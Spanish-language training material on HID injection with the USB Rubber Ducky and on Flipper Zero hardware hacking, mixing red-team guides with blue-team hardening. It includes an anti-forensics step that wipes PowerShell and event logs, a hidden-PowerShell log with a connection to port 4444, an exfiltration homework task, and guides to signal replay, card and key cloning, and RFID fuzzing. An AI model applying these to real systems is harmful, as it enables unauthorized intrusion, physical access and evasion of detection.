Borra el historial de PowerShell, el prefetch de comandos recientes y los logs del EventViewer relevantes. Simula técnicas de post-explotación para limpiar rastros.

POST-EXPLOITATION



Ejemplos de Uso en Auditoría + Hardening

● RED TEAM – QUÉ PROBAR

01

Test de concienciación

¿Conectan USBs desconocidos? Dejar 'USB trampa' en zonas comunes (parking, lobby, sala de espera).

02

Estaciones desbloqueadas

¿Cuántos equipos están sin bloquear durante el día? El Ducky puede ejecutar su payload en < 15 seg.

03

Puertos USB sin política

¿Los puertos USB están habilitados en los endpoint? Probar si GPO de bloqueo está activo.

04

Privilegios excesivos

¿El usuario del día a día tiene privilegios de administrador? El Ducky aprovecha estos permisos.

05

Respuesta ante incidentes

¿En cuánto tiempo detecta el SOC/IT la ejecución de comandos sospechosos por teclado HID?

● BLUE TEAM – QUÉ IMPLEMENTAR

01

Bloqueo de puertos USB vía GPO

Deshabilitar almacenamiento USB en todos los endpoints. Permitir solo HID de lista blanca (teclado/mouse corporativo).

02

USB Guardian / USBDeview

Monitorear nuevos dispositivos HID conectados. Alertar si se conecta un HID con vendor ID sospechoso (Hak5, Atmel).

03

Windows Defender / WDATP

Monitoreo de comportamiento: PowerShell ejecutado desde proceso hijo de explorer con WindowStyle Hidden = alerta crítica.

04

Velocidad de escritura

Detectar: un humano escribe ~80 WPM. El Rubber Ducky escribe ~1.000 WPM. Solución: AppLocker + velocidad de keystroke.

05

Log de PowerShell + SIEM

Activar: PowerShell Transcript Logging, Module Logging y Script Block Logging. Enviar al SIEM para correlación.



Bloquear el USB Rubber Ducky

01 GPO — BLOQUEAR TODOS LOS USB HID

Windows GPO

Active Directory

- gpedit.msc → Computer Config → Admin Templates
- → System → Device Installation → Device Installation Restrictions
- Activar: 'Prevent installation of devices not described by other policy settings'
- Crear lista blanca de Device IDs del teclado/mouse corporativo aprobado
- Deploy vía AD Group Policy para todos los endpoints de la organización

03 POWERSHELL CONSTRAINED LANGUAGE

PowerShell Policy

AppLocker

- Activar: `$ExecutionContext.SessionState.LanguageMode = 'ConstrainedLanguage'`
- GPO: Computer Config → Windows Settings → Security → Software Restriction Policies
- Bloquear PowerShell -WindowStyle Hidden -NonInteractive desde procesos no firmados
- Activar PowerShell ScriptBlock Logging + Transcript Logging (SIEM)
- AppLocker: solo ejecutar scripts firmados por la CA corporativa

02 USB GUARDIAN / USBDEVIEW

Endpoint Security

Monitoring

- USB Guardian (free): bloquea dispositivos HID no autorizados automáticamente
- USBDeview: inventario de todos los HID conectados (historial + alertas)
- Configurar whitelist con VID:PID del teclado y mouse aprobados
- Alertas en tiempo real cuando se conecta un HID con VID desconocido
- Integrar con SIEM para correlación de eventos de conexión USB

04 PHYSICAL SECURITY + CONCIENCIACIÓN

Security Culture

Physical Controls

- Política: NUNCA conectar USBs de origen desconocido — sin excepción
- Usar puertos USB bloqueados físicamente (USB Port Blockers)
- Capacitación: demostración en vivo del Ducky para equipos de respuesta
- Bloquear estación de trabajo siempre que te alejes (Win + L)
- Auditoría periódica de dispositivos HID registrados en todos los endpoints





Lab: Escribe tu Primer Payload

 **MISIÓN:** Escribe un payload en DuckyScript 3.0 en Payload Studio que abra el Bloc de Notas, escriba tu nombre y la fecha de hoy, y lo guarde en el escritorio como "evidencia.txt". Tiempo: 10 minutos.

1

Acceder a Payload Studio

<https://payloadstudio.hak5.org/community/> → New Payload → selecciona "USB Rubber Ducky"

2

Escribir el DuckyScript

Usa: DELAY, GUI r, STRING notepad, ENTER, STRING <tu nombre>, CTRL s, etc.

3

Compilar y probar

"Generate Payload" → descarga el .bin → copia a la MicroSD → inserta en el Ducky de lab

4

Ejecutar en VM

Conecta el Ducky a la VM Windows preparada y observa el resultado en tiempo real



 **TIP:** Empieza siempre con DELAY 1000 para dar tiempo al OS de reconocer el dispositivo antes de ejecutar el primer comando.

Rubber Ducky vs Competencia de HID Injection

Característica	Rubber Ducky	Flipper Zero	Bash Bunny	O.MG Cable
Factor de forma	Pendrive USB-A	Consola portátil	Pendrive USB-A	Cable USB/Lightning
Lenguaje	DuckyScript 3.0	DuckyScript 3.0	Bash / PowerShell	DuckyScript 3.0
Solo HID?	✓ Solo HID	✓ HID + RF/NFC	✗ HID + Red + USB	✓ HID + Wi-Fi C2
Lógica condicional	✓ Sí (v3.0)	⚠ Limitada	✓ Sí (Bash)	✓ Sí (v3.0)
C2 remoto?	✗ No nativo	✗ No	⚠ Con módulos	✓ Sí vía Wi-Fi
Precio aprox.	~\$60-80 USD	~\$169 USD	~\$119 USD	~\$119 USD
Factor de sigilo	★★★★★ Muy alto	★★★ Visible	★★★ Visible	★★★ Visible
Facilidad de uso	★★★★★ Alta	★★★★★ Máxima	★★★ Media	★★★★★ Alta





¿Cuál de estas herramientas usarías para un escenario donde el atacante NO puede estar presente físicamente y necesita control remoto?

A

USB Rubber Ducky — es el más sigiloso

B

Flipper Zero — tiene muchos protocolos

C

O.MG Cable — tiene C2 vía Wi-Fi integrado y parece un cable normal

D

Bash Bunny — puede correr cualquier script Bash



Detección y Defensa contra BadUSB / HID Injection



DETECCIÓN

USBGuard / USBDeview

Monitoreo y whitelist de dispositivos USB conectados. Alerta si aparece un nuevo HID.

Windows Defender / WDATP

Monitoreo de comportamiento: detecta PowerShell oculto, ejecución de comandos anómalos.

Velocidad de escritura

Un teclado normal: < 100 WPM. El Ducky: > 1,000 WPM. Un SIEM puede detectar esta anomalía.

Logs de PowerShell

Script Block Logging activo. Registra cada comando ejecutado por



PREVENCIÓN

Política de USB bloqueados

GPO en Windows o udev rules en Linux. Prohibir HID desconocidos o cualquier USB no autorizado.

Bloqueo físico de puertos

Port blockers físicos en equipos críticos. Tampoco hay ataque si no hay acceso físico.

Concienciación del usuario

"No conectes USBs que encuentres". El vector humano es el más difícil de parchear.

Pantallas de bloqueo

Si el equipo está bloqueado, el Ducky puede escribir por el puerto de



LA DEFENSA MÁS EFECTIVA: Desactivar autorrun de HID y establecer whitelist de dispositivos USB en entornos corporativos mediante GPO o MDM.



Si encuentras un USB en el estacionamiento de tu empresa con la etiqueta "BONOS 2024.pdf" — ¿qué haces?

A

Lo conectas en tu PC personal, no en la del trabajo — total es seguro

B

Lo conectas en un equipo aislado de la red para ver qué contiene

C

Lo reportas al área de seguridad y NO lo conectas en ningún dispositivo

D

Lo conectas rápido, ves que es un PDF normal y lo desconectas



RESPUESTA: C – Reportar al equipo de seguridad sin conectarlo en absolutamente ningún dispositivo.



"Rubber Ducky drop attack": dejar USBs en zonas estratégicas es una técnica de Red Team real. La curiosidad humana es el exploit más efectivo.



Observar el ataque + Analizar los logs

✕ DURANTE EL ATAQUE (RED TEAM)

```
# Ventana PowerShell oculta
# No visible para el usuario

> whoami
DESKTOP-ABC\usuario1

> netstat -ano
# Conexión saliente a 192.168.1.100:4444

> Get-Process | Where Powershell
# Proceso sin ventana visible

# El usuario solo ve:
# El cursor parpadeando 3 segundos
# Luego nada más
```

🔍 EVIDENCIA EN LOGS (BLUE TEAM)

```
# Event Viewer → PowerShell
# Event ID 4104 (Script Block)

TimeCreated: 14/04/2026 10:32:01
ScriptBlock: Invoke-WebRequest...
HostName: ConsoleHost
User: DESKTOP\usuario1

# Sysmon Event ID 1
# Process Create
Image: C:\Windows\System32
      \WindowsPowerShell\v1.0
      \powershell.exe
CommandLine: powershell -WindowStyle
Hidden -ep bypass ...

# ← ESTO es lo que busca el SOC
```



Configurar el Rubber Ducky Gen 2

01

Formatear MicroSD

Formatear en FAT32 desde el PC. Máx 32 GB recomendado. Nombrar volumen "DUCKY".

```
mkfs.fat -F32 /dev/sdX (Linux)  
o clic derecho → Formatear en Windows
```

02

Compilar el payload

En Payload Studio → "Save and Encode" → descarga payload.bin al directorio raíz de la MicroSD.

```
payloadstudio.hak5.org  
→ New → Write DuckyScript → Encode
```

03

Estructura de archivos

En la MicroSD deben existir: payload.bin (obligatorio). inject.bin (alias antiguo). config.txt (opcionales).

```
MicroSD/  
├─ payload.bin ← Activo  
└─ payloads/  ← Adicionales
```

04

Botón de selección

El switch físico del Gen 2 tiene 3 posiciones. Cada posición puede cargar un payload distinto de la MicroSD.

```
Posición A → payload_a.bin  
Posición B → payload_b.bin  
Posición C → payload_c.bin
```



¿Qué aprendiste hoy?

1

¿Qué clase de dispositivo USB emula el Rubber Ducky?

✓ HID – Human Interface Device (Teclado)

2

¿Cuál es el lenguaje de scripting nativo del Ducky?

✓ DuckyScript 3.0

3

¿Por qué no lo detecta el antivirus?

✓ Solo inyecta pulsaciones de teclado – sin archivos maliciosos

4

¿Qué plataforma usamos para crear payloads?

✓ Payload Studio (payloadstudio.hak5.org)

5

¿Cuál herramienta tiene C2 remoto integrado vía Wi-Fi?

✓ O.MG Cable

6

¿Qué previene mejor el ataque en entornos corporativos?

✓ Whitelist de USB vía GPO / desactivación de dispositivos desconocidos



Dónde seguir aprendiendo



Plataformas

payloadstudio.hak5.org — Editor oficial de payloads

github.com/hak5/usbrubberducky-payloads — Librería comunitaria

github.com/hak5 — Repositorios oficiales de Hak5



Documentación

docs.hak5.org — Documentación oficial de DuckyScript 3.0

github.com/hak5/duckyscript3 — Especificación completa

forums.hak5.org — Comunidad activa de pentesters



Videos y Lab

Canal de YouTube: Hak5 — tutoriales oficiales

TryHackMe / HackTheBox — rooms de phishing físico

VMs de lab: Windows 10 LTSC + Sysmon para practicar defensa



Tarea para próxima clase

Escribe un payload que exfiltre la info de red vía correo

Investiga: ¿cómo funciona el O.MG Cable vía Wi-Fi?

Documenta: ¿qué logs genera un Rubber Ducky en Windows Defender?



FLIPPER ZERO



Hardware · Firmware · Apps · Módulos · Guías Paso a Paso · Mitos · Comparativa

Sub-GHz

RFID

NFC

IR

BadUSB

iButton

GPIO

U2F



¿Qué es el Flipper Zero?

Multiherramienta portátil de hardware hacking diseñada para investigadores de seguridad, pentesters y entusiastas. Integra en un dispositivo del tamaño de una calculadora todos los protocolos de comunicación inalámbrica y hardware más comunes en dispositivos del mundo real. Funciona de forma autónoma — sin necesidad de PC, aplicación móvil ni configuración previa.

CREADOR

- Pavel Zhovner — fundador de Flipper Devices
- Idea concebida en 2017 como proyecto personal
- Open Source desde el día uno: hardware + firmware
- Equipo internacional con sede remota
- GitHub: [flipperdevices/flipperzero-firmware](https://github.com/flipperdevices/flipperzero-firmware)

LANZAMIENTO

- Kickstarter: julio 2020 — objetivo \$60K
- Recaudado: \$4.8 millones USD en 30 días
- 80,000+ unidades del primer batch
- Precio oficial: \$169 USD (shop.flipperzero.one)
- Prohibido en Canadá temporalmente (2023) — error político

QUIÉN LO USA

- Pentesters y auditores de seguridad física
- Investigadores de protocolos RF e IoT
- CTF players — retos de hardware hacking
- Desarrolladores de firmware y apps
- Educadores en ciberseguridad (labs controlados)



El delfín virtual que acompaña al Flipper 'sube de nivel' y gana experiencia cada vez que se captura o emula un protocolo — gamificación del hardware hacking.

Especificaciones Técnicas

CPU	STM32WB55 — Cortex-M4 (64 MHz) + Cortex-M0+ BLE	NFC	ST25R3916 — 13.56 MHz ISO 14443 A/B, ISO 15693
RAM	256 KB SRAM 1 MB Flash interna	IR	TSOP-75338TR receiver + 3 LEDs TX — ventana IR en frente
Storage	Ranura MicroSD hasta 256 GB (payloads, DB, capturas)	iButton	1-Wire — 3 pines pogo spring en conector inferior (Dallas, Cyfral, Metakom)
Pantalla	LCD monocromática 128×64 px — bajo consumo	GPIO	18 pines: UART, SPI, I2C, 5V/3.3V, PWM, ADC — ESD protected
Batería	2000 mAh Li-Po — hasta 30 días en standby	USB	USB-C — HID Teclado, Almacenamiento, UART serial, U2F
Sub-GHz	CC1101 — 300–928 MHz TX/RX programable (máx 50m)	Bluetooth	BLE 5.0 — control remoto vía app Android/iOS
RFID	STM32WB55 MCU — antena LF en la parte posterior del Flipper	OS	FreeRTOS — microkernel de tiempo real open source





LCD Monochrome Display

Low-power, sunlight-readable




Directional Pad & Back Button

GPIO Headers

5V tolerant for input

Sub-1 GHz Antenna

50 m range




USB Type-C

Charging and firmware flashing

Low-power MCU

STM32WB55

MicroSD Card Slot



2100 mAh Battery

Up to 28 days battery life


IR Transceiver

iButton Pad

1-Wire pogo pins

Antenna Board

13.56 MHz and 125 kHz



Controles e Interfaz del Flipper Zero



CONTROLES FÍSICOS

UP / DOWN / LEFT / RIGHT	Navegación en menús, ajuste de valores
OK (centro del D-pad)	Confirmar selección, acceder a opciones
BACK	Volver al menú anterior, cancelar acción
OK (en Desktop)	Abre el Menú Principal
UP (en Desktop)	Abre el Lock Menu (bloquear con/sin PIN, Dummy Mode, Mute)
LEFT / RIGHT (Desktop)	Acceso rápido a Favorite Apps (hasta 4 apps)



PANTALLAS PRINCIPALES

Desktop	Hogar del delfín virtual. Indicadores: batería, BT, SD, charging
Main Menu	Acceso a todas las funciones. Se abre con OK desde el Desktop
Lock Menu	Bloquear con/sin PIN, activar Dummy Mode, silenciar
Dummy Mode	Deshabilita casi todas las funciones — convierte en gamepad
Archive	Acceso rápido a tags, llaves, remotes y payloads guardados
Favorite Apps	Hasta 4 apps de acceso rápido desde el Desktop (LEFT/RIGHT)



DUMMY MODE: Ideal para llevar el Flipper en el bolsillo sin activar funciones accidentalmente. Asigna apps rápidas a los 4 botones del D-pad. Parece solo un gadget de juegos.



SETUP INICIAL – PASOS OBLIGATORIOS

01

MicroSD Card

El Flipper NO incluye MicroSD y NO funciona sin ella. Usar marcas de calidad: SanDisk, Kingston, Samsung. MicroSD de baja calidad puede brickear el dispositivo.

02

Firmware Update

Conectar vía Bluetooth a la Flipper Mobile App (Android/iOS) o usar qFlipper (desktop) para actualizar al firmware más reciente antes de comenzar.

03

Si el Flipper se congela

Mantener presionados LEFT + BACK durante 5 segundos para reiniciar. El dispositivo vuelve al Desktop sin perder datos guardados.

04

App Móvil Oficial

docs.flipper.net/ completo, actualiza archivos y catálogos desde el teléfono



Módulos Integrados — Inalámbrico y RF



Sub-GHz

300–928 MHz

Captura, analiza y retransmite señales de radiofrecuencia en 300–348 MHz, 387–464 MHz y 779–928 MHz. Chip CC1101. Alcance máximo: 50 metros.

AUDITORÍA:

- Replay de señales de garajes y barreras (código fijo)
- Análisis de alarmas domésticas y sensores de gas
- Captura de mandos de portones y cercos eléctricos

⚠ NO puede romper rolling codes (KEELOQ). Solo funciona con señales de código fijo.



RFID 125kHz

Baja Frecuencia – EM4100 / HID Prox

Lee, escribe y emula tarjetas LF de 125 kHz. Antena dual band en la parte posterior. MCU STM32WB55. Las tarjetas LF no tienen cifrado — solo transmiten su ID.

AUDITORÍA:

- Lectura silenciosa de tarjetas EM4100, HID Prox, Indala
- Clonación directa en tarjetas T5577 compatibles
- Emulación de la tarjeta capturada sin necesidad de clonar

⚠ NO puede leer Mifare Classic, DESFire ni tarjetas HF (13.56 MHz). Solo 125 kHz.



NFC 13.56MHz

Alta Frecuencia – ISO 14443 A/B + ISO 15693

Lectura, escritura y emulación de tarjetas NFC. Chip ST25R3916. Soporta Mifare Classic (PRNG débil), NTAG21x, ISO 15693. Comunicación bidireccional.

AUDITORÍA:

- Lectura de tarjetas bancarias (PAN, fecha — NO el CVV)
- Clonación de tarjetas Mifare Classic con clave por defecto
- Emulación de tarjetas de acceso para demostración

⚠ NO puede clonar tarjetas con criptografía fuerte (DESFire EV2, SEOS, iCLASS Elite).



Infrarrojo (IR)

38 kHz – TV, AC, Electrodomésticos

Módulo TSOP-75338TR receiver + 3 LEDs TX. Ventana IR transparente en frente. Incluye DB de miles de dispositivos. Aprende señales nuevas en segundos.

AUDITORÍA:

- Control universal de TVs, proyectores y sistemas AV
- Apagar televisores de espacios públicos (demo concienciación)
- Capturar y replicar mandos de sistemas AC

⚠ Solo funciona con IR convencional 38 kHz. No compatible con RF ni Bluetooth.



Módulos Integrados — HID, Serial y Contacto

iButton (1-Wire)

Lee y emula llaves de contacto DS1990A / Metakom / Cyfral. Pad con 3 pines pogo spring: 2 datos + 1 tierra. El pin plano es para leer/escribir; el saliente para emular frente a un lector.

- Lectura de llave iButton con solo tocar el conector
- Emulación de la llave leída sin hardware adicional
- Guardar múltiples llaves en la SD del Flipper
- Test de porteros de apartamentos y bodegas

★ 100% de las llaves DS1990A son clonables. Muy común en edificios LATAM. Reemplazar por BLE+PIN.

BadUSB (HID)

Emula teclado USB HID. Scripts en DuckyScript (compatibles con Rubber Ducky). Subir payloads al directorio SD Card/badusb/ via qFlipper o Flipper Mobile App.

- Ejecuta cualquier payload del Rubber Ducky
- Guarda múltiples payloads en la MicroSD
- Compatible con Windows, macOS, Linux, Android
- USB-C directo — no requiere dongle ni adaptador

★ Scripts en formato .txt sin compilación. Lenguaje compatible con DuckyScript 1.0 + extensiones propias.

GPIO / UART / SPI / I2C

18 pines: I/O a 3.3V (ESD protected), 5V power, 3.3V power, GND. Pines conectados al STM32WB55 via resistencias de 51Ω. Base para todos los módulos externos.

- UART: lectura de consola serial de routers y cámaras IP
- SPI: dump de chips flash con clip SOIC8 + flashrom
- I2C: lectura de EEPROMs y sensores industriales
- Expansión: módulos WiFi, GPS, radio adicional

★ El GPIO convierte al Flipper en una plataforma extensible. El verdadero poder está aquí.

Bluetooth BLE 5.0

Control remoto desde la app oficial Flipper Mobile (Android/iOS). OTA firmware updates. También permite ataques BLE desde la pantalla del Flipper con firmware de terceros.

- App oficial: control remoto de todas las funciones
- Actualización de firmware OTA vía Bluetooth
- BLE Spam: notificaciones falsas (Apple, Android, Windows)
- Emulación de dispositivos BLE (teclados, auriculares)

★ BLE Spam disponible en firmwares Unleashed/Momentum. NO en Stock oficial. Disponible en iOS 17.2+.



MITOS vs REALIDAD // ANÁLISIS TÉCNICO

Desmintiendo los Videos Virales del Flipper Zero

✗ MITO 'El Flipper puede hackear cualquier auto con solo acercarse'

✓ REALIDAD:

FALSO. Solo funciona con vehículos de código FIJO (pre-2000). Los autos modernos usan KEELQ (rolling codes): el código cambia en cada uso. El Flipper NO puede predecir el código siguiente sin el algoritmo secreto del fabricante.

✦ Para autos modernos se necesita un Rolljam Attack con HackRF One (jamming + captura simultánea). No funciona con autos con UWB (BMW, Ford post-2023).

✗ MITO 'Puede derribar drones del gobierno y militares con RF'

✓ REALIDAD:

FALSO. Los drones militares y gubernamentales usan frecuencias licenciadas, cifrado punto a punto y protocolos propietarios. El CC1101 del Flipper tiene ~10 mW de potencia — insuficiente para jamming efectivo.

✦ Los videos usan drones económicos de juguete. Interferir drones reales es un delito federal. El HackRF One (mucho más potente) tendría dificultades con drones militares.

✗ MITO 'Puede clonar tarjetas de crédito y robar dinero sin contacto'

✓ REALIDAD:

FALSO. Las tarjetas bancarias NFC usan EMV con criptograma dinámico — cada transacción genera un código único. El Flipper puede leer el PAN y la fecha, pero NO puede realizar transacciones. Insuficiente para compras online modernas.

✦ Las tarjetas modernas con chip EMV/tokenización son inmunes. El 'skimming NFC real' requiere terminales POS modificados, no un Flipper.

✗ MITO 'Puede hackear smartphones con solo acercarse por Bluetooth'

✓ REALIDAD:

FALSO. El BLE Spam envía notificaciones molestas que el usuario debe aceptar — no es un hack, es spam. No puede acceder a datos del teléfono ni instalar software. Android 14 tienen la vulnerabilidad parcheada.

✦ Solo funciona en dispositivos desactualizados. Apple y Google emitieron parches de 2023.



Guía: Capturar y Replicar Señales Sub-GHz



REMOTES SIMPLES (código fijo)

1

Frequency Analyzer

Sub-GHz → Frequency Analyzer. Presionar el mando. La frecuencia se muestra en pantalla (ej: 433.88 MHz).

2

Read Raw + Config

Ir a 'Read Raw' → botón LEFT para editar config. Seleccionar la frecuencia más cercana (ej: 433.92 MHz). Ajustar RSSI Threshold a -75.0

3

Capturar la señal

Presionar BACK → pantalla Read Raw. Presionar REC y luego el botón del mando. Presionar Stop para finalizar la captura.

4

Guardar y reproducir

Presionar RIGHT → Save → asignar nombre. Ir a Saved Signals → seleccionar la señal guardada → SEND. ¡La señal se retransmite!



ROLLING CODES (código variable)

1

Alejar el mando del receptor

Llevar el mando a una zona sin cobertura del receptor (garaje). El objetivo es capturar sin que la señal llegue al receptor.

2

Repetir pasos 1-4 de arriba

Capturar igual que en el caso simple. Recuerda: el código capturado es válido UNA SOLA VEZ para el receptor.

3

Rolljam Attack (avanzado)

Para capturar sin que el receptor procese: se necesita HackRF One — jamming simultáneo + captura. El Flipper solo hace capture simple.

4

Reproducir en el momento correcto

La señal capturada es válida si el receptor aún no la procesa. Requiere coordinación precisa del timing con el propietario.



GUÍAS PASO A PASO #2 & #3 // BADUSB · iBUTTON

BadUSB — Teclado HID + iButton — Workflow Completo



BADUSB — SETUP Y EJECUCIÓN

1

Crear el payload .txt

Escribir el script DuckyScript en cualquier editor ASCII. Guardar como .txt. Compatible con sintaxis del Rubber Ducky 1.0 + extensiones propias del Flipper.

2

Subir al Flipper

Conectar vía qFlipper o Flipper Mobile App. Copiar el .txt a la carpeta SD Card/badusb/ del dispositivo. Archivos con mismo nombre se sobrescriben sin aviso.

3

Seleccionar plataforma

Apps → Bad USB. Seleccionar el payload. El Flipper muestra la opción de ejecutar. El OS del objetivo lo reconoce como teclado HID estándar.

4

Ejecutar en el objetivo

Conectar el USB-C al equipo víctima (desbloqueado). El Flipper inyecta los comandos inmediatamente. Sin instalación de drivers ni detección por antivirus.



Repos: github.com/FalsePhilosopher/badusb · github.com/aleff-github/my-flipper-shits



iBUTTON — LEER · EMULAR · ESCRIBIR

1

Leer una llave iButton

Apps → iButton → Read. Tocar la llave con el pad posterior del Flipper. Un captor toca el lado de la llave, el otro el centro. Lectura instantánea.

2

Guardar la llave leída

Presionar 'More' → Save. Asignar un nombre descriptivo. El dump queda guardado para emulación, copia o edición posterior.

3

Emular la llave

Saved → seleccionar dump → Emulate. Mantener el conector del Flipper en contacto con el lector iButton del portero. Verificar acceso.

4

Escribir en iButton virgen

Saved → dump → Write. El Flipper copia los datos a una llave iButton T5577 virgen compatible. Vibración confirma escritura exitosa.

5

Agregar manualmente

Add Manually → seleccionar protocolo (Dallas, Cyfral, Metakorn) para crear llaves de prueba con IDs específicos.



Brute Force: Emulate & BruteForce Dallas DS1990A – lab.flipper.net → iButton Fuzzer



GUÍAS PASO A PASO #3 & #4 // RFID FUZZING · NFC ACCESS CONTROL

RFID Fuzzing + Explotación NFC en Control de Acceso



RFID FUZZING – RFID PHASER APP

1

Instalar RFID Phaser

Descargar desde lab.flipper.net o App Store del Flipper. La app soporta fuzzing de EM4100, HID, Indala y T55xx.

2

Configurar protocolos

Seleccionar los protocolos objetivo. Configurar Time Delay (TD) y Emulation Time (EMT). Valores recomendados: TD=0.4 / EMT=0.5.

3

Seleccionar modo

Opciones: Default values (diccionario de la app), BF Customer ID (brute force de byte), Load file (archivo de IDs custom desde SD).

4

Ejecutar y observar

Acercar el Flipper al lector RFID objetivo. La app prueba IDs secuencialmente. Observar si el lector entra en un estado anómalo o acepta acceso no autorizado.

5

Documentar resultados

Registrar qué IDs generan respuesta. Identificar si el sistema acepta tarjetas incorrectas (estado 'weird state'). Incluir en el informe de auditoría.



NFC – EXPLOTAR ACCESO INSEGURO

1

Leer la tarjeta NFC

Apps → NFC → Read. Acercar la tarjeta al Flipper. Muestra tipo (Mifare Classic, NTAG215, ISO desconocido) y UID. Si lee como 'Unknown ISO': solo UID disponible.

2

Intentar emular UID

Si la tarjeta es de acceso básico (solo chequea UID): Emulate. Si el lector responde → VULNERABLE. Si no responde → tiene verificación adicional.

3

Caso NTAG215

Leer tag NTAG215 completo (datos + UID). Emular con Flipper. Probar frente al sistema de acceso. Si acepta la emulación → el sistema no verifica criptografía.

4

Mifare Classic con clave por defecto

Si la tarjeta usa Mifare Classic: Apps → NFC → Read. El Flipper intenta claves por defecto (0x000000, 0xFFFF). Si las obtiene → puede leer todos los datos.

5

Documentar e informar

Registrar qué tipo de tarjeta se usó, qué información es accesible y si el sistema responde a emulación de UID solo. Recomendación: EV2.



⚠ Limitaciones del fuzzing RFID: consume tiempo, requiere proximidad física constante, puede generar falsos positivos. Solo en sistemas propios o con autorización escrita.

IR en Red Team + Flipper como U2F Security Key



IR EN RED TEAM — PANTALLAS & HVAC

1

Identificar dispositivos IR

Usar 'Universal TV Remote' del Flipper. La app itera por marcas automáticamente hasta apagar/encender el dispositivo. Identifica marca y modelo.

2

Objetivo de distracción

En una operación Red Team: apagar pantallas de digital signage, cambiar contenido de monitores en sala de reuniones. Crear distracción para que el personal abandone el área.

3

Sistemas HVAC

Algunos sistemas de A/C se controlan por IR con protocolos estándar (Mitsubishi, Daikin, LG). Cambiar temperatura crea malestar ambiental — distracción efectiva en labs físicos.

4

Capturar señal propia

Apps → Infrared → Learn New Remote. Apuntar el mando original al Flipper y presionar el botón. El Flipper aprende la señal y la guarda como archivo .ir en la SD.

5

Documentar en el reporte

Incluir: qué dispositivos responden a IR sin autenticación, alcance efectivo (hasta 5m en interiores), y recomendación de sistemas RF con rolling code para salas ejecutivas.



U2F / FIDO SECURITY KEY

Qué es

El Flipper Zero puede actuar como token U2F (Universal 2nd Factor) compatible con FIDO — el mismo estándar que YubiKey. Conectar por USB-C.

Cómo funciona

Al iniciar sesión en una cuenta que soporta U2F, el sitio pide confirmar en el Flipper. Presionar el botón OK en el dispositivo valida la autenticación.

Registrar el Flipper

Ir a la configuración de seguridad de la cuenta (Google, GitHub, etc.). Agregar Security Key → conectar el Flipper → presionar OK cuando se pida.

⚠ IMPORTANTE

Cada Flipper tiene una clave criptográfica única en los archivos U2F de la SD. NO mover esos archivos a otro Flipper — perderás acceso a tus cuentas.

Si borras los archivos U2F

El Flipper genera un nuevo par de claves. Deberás registrarlo en TODAS las cuentas donde lo hayas usado como segundo factor.



★ U2F docs: docs.flipper.net/u2f — El Flipper como second factor es más seguro que SMS o apps OTP — el secreto criptográfico nunca sale del dispositivo físico.

VIDEOS VIRALES // LO QUE ES REAL · LO QUE ES EXAGERADO

Ataques Reales vs Exagerados — Videos de Referencia

► Apple BLE Spam

REAL (parcheado iOS 17.2)

REAL. Inunda iPhones con notificaciones de emparejamiento falsas. Efectivo en iOS <17.2. Muy visto en TikTok — es spam, no un hack real que comprometa datos.

► Replaying Car Key Fobs Rolling Codes

EXAGERADO (necesita HackRF)

PARCIALMENTE REAL. El video muestra el concepto del Rolljam, que requiere HackRF One para jamming simultáneo. El Flipper solo captura — no puede predecir el siguiente código.

► Flipper Zero Jamming Signals

EXAGERADO + ILEGAL

EXAGERADO / ILEGAL. El CC1101 del Flipper tiene ~10mW de potencia — jamming real requiere equipos mucho más potentes. Interferir señales es delito en casi todos los países.

► iOS 17 Lockup Crash

REAL (parcheado iOS 17.2)

REAL en versiones previas. Ataque BLE de fragmentación que causaba crash del iOS. Apple lo parchó en iOS 17.2. Demostración legítima de vulnerabilidades en el stack BLE.

► Open Garage Doors

REAL (solo código fijo)

REAL en garajes sin rolling codes. Solo funciona en sistemas con código fijo (pre-2005 en muchos casos). Los modernos con KEELOQ no son vulnerables con Flipper.

► Wireless Mouse & Keyboard Hijacking

REAL (con módulo NRF24)

REAL vía MouseJack (Bastille Networks). Requiere módulo NRF24 adicional en el GPIO del Flipper. Afecta teclados Logitech Unifying sin cifrado.

► Hacking Gas Prices / Traffic Lights

FALSO / EDITADO

EXAGERADO / FALSO. Los sistemas de gasolineras y semáforos modernos no se controlan por protocolos de radio simples accesibles al Flipper. Los videos son de baja autenticidad técnica.

► Flipper Zero Hacking in Public

COMPILACIÓN. Algunos ataques son reales (garajes, IR); otros están editados o requieren hardware preparado. Siempre verificar el contexto técnico antes de actuar.



MÓDULOS ADICIONALES // EXPANSIÓN VÍA GPIO

Módulos de Hardware Adicionales



WiFi Devboard

\$29 USD

Oficial Flipper Devices

ESP32-S2 con Wi-Fi 2.4 GHz. Convierte al Flipper en plataforma Wi-Fi ofensiva con ESP32 Marauder integrado.

- Deauth 802.11
- Captura handshakes WPA2
- Beacon Spam / PMKID
- Evil Portal básico



Video Game Module

\$39 USD

Oficial Flipper Devices

ESP32-S2+ display HDMI. Ejecutar juegos en TV y desarrollar apps con salida de video.

- Salida HDMI a TV
- Game Boy emulator
- SDK propio ESP32
- Apps con gráficos avanzados



NRF24 / MouseJack

\$5-15 USD

Terceros (AliExpress)

Transceptor nRF24L01+ para ataques MouseJack contra teclados inalámbricos Logitech Unifying, Microsoft y otros.

- MouseJack Logitech
- Ataques 2.4 GHz
- Sniffing propietario
- Keystroke injection



GPS Module UART

\$8-20 USD

Comunidad

Módulo GPS para wardriving con geolocalización. Captura de Sub-GHz, RFID o NFC con coordenadas GPS asociadas.

- Wardriving geolocado
- KML/GPX export
- Mapeo de dispositivos
- Log histórico GPS



CC1101 Externo

\$10-25 USD

